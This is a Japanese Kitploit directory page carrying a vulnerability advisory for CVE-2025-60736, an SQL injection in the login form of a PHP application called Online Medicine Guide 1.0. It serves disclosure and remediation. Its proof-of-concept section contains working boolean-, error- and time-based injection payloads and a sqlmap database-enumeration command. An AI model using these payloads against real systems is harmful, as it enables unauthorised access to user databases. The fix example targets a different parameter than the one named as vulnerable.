
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-60736 — code-projects Online Medicine Guide 1.0 はSQLインジェクションに対して脆弱です。 | Kitploit
ツール/GitHubGitHub/nxvh1337/cve-2025-60736
脆弱性分析エクスプロイトウェブアプリケーション悪用ウェブセキュリティペネトレーションテスト学習と教育
GitHubnxvh1337/cve-2025-60736

CVE-2025-60736

code-projects Online Medicine Guide 1.0 はSQLインジェクションに対して脆弱です。

リポジトリを見る
161年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2025-60736: Online Medicine Guide におけるSQLインジェクションの脆弱性

エグゼクティブサマリー

本書は、Online Medicine Guide Webアプリケーションで発見された重大なSQLインジェクションの脆弱性について概説するものです。この脆弱性により、不正なデータベースアクセスが可能となり、アプリケーションとそのユーザーに重大なセキュリティリスクをもたらします。

提出者

  • Noah "nxvh" Heraud

1. 製品情報

影響を受ける製品

  • 製品名: Online Medicine Guide
  • ベンダー: Code Projects
  • ベンダーホームページ: https://code-projects.org/online-medicine-guide-in-php-css-javascript-and-mysql-free-download/
  • 影響を受けるバージョン: v1.0
  • 脆弱性のあるファイル: /login.php
  • ソフトウェア種別: Webアプリケーション (PHP/MySQL)

技術詳細

  • プログラミング言語: PHP
  • データベース: MySQL
  • フロントエンド: CSS、JavaScript
  • アーキテクチャ: LAMP/WAMPスタック

2. 脆弱性の詳細

脆弱性の分類

  • CVE ID: CVE-2025-60736
  • 脆弱性の種類: SQLインジェクション
  • 深刻度: 重大 (Critical)
  • CVSSスコア: 9.8 (Critical)
  • 攻撃ベクトル: ネットワーク
  • 攻撃の複雑さ: 低
  • 必要な権限: なし
  • ユーザー操作: 不要
  • スコープ: 変更あり

根本原因の分析

この脆弱性は、/login.phpファイルにおける入力検証とサニタイズの不備に起因します。アプリケーションは、upassパラメータからのユーザー入力を、適切なサニタイズやプリペアドステートメントなしにSQLクエリへ直接連結しています。

技術的根本原因:

  • SQLクエリにおける直接的な文字列連結
  • 入力検証とサニタイズの欠如
  • プリペアドステートメント実装の欠如
  • パラメータバインドの不十分さ

3. 概念実証

脆弱性の場所

  • ファイル: /login.php
  • パラメータ: upass (POST)
  • 攻撃ベクトル: HTTP POSTリクエストの操作

悪用手法

手法1: ブールベースのSQLインジェクション

POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' OR NOT 1852=1852-- iPRx

手法1: エラーベースのSQLインジェクション

POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' AND EXTRACTVALUE(4672,CONCAT(0x5c,0x7176707071,(SELECT (ELT(4672=4672,1))),0x71717a7071))-- knKp

手法2: 時間ベースのブラインドSQLインジェクション

POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' AND (SELECT 2089 FROM (SELECT(SLEEP(5)))zUlY)-- mWfa

自動テスト

この脆弱性はsqlmapを使用して確認されました:

sqlmap -u "http://localhost:8000/login.php" --data="uname=admin&upass=test" -p upass --batch --dbs

proof of exploit

4. 是正計画

即時対応

  1. 緊急パッチ: upassパラメータの入力検証を実装
  2. データベース監視: 不審な活動に対する包括的なロギングを有効化
  3. アクセス制限: レート制限とIPベースの制限を実装
  4. セキュリティ監査: 即時のセキュリティ評価を実施

5. 技術的な是正

コード修正例

修正前 (脆弱):

$query = "SELECT * FROM users WHERE username = '" . $_POST['uname'] . "'";

修正後 (安全):

$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ?");
$stmt->execute([$_POST['uname']]);

セキュリティベストプラクティスの実装

  1. プリペアドステートメント: パラメータ化クエリのみを使用
  2. 入力検証: ホワイトリストベースの検証を実装
  3. 出力エンコーディング: すべての出力データを適切にエンコード
  4. エラーハンドリング: 情報開示のない安全なエラーハンドリングを実装
  5. アクセス制御: 適切な認証と認可を実装

ドキュメントバージョン: 1.0
最終更新日: 2025年10月3日 (dd/mm/yyyy)

ツールをダウンロード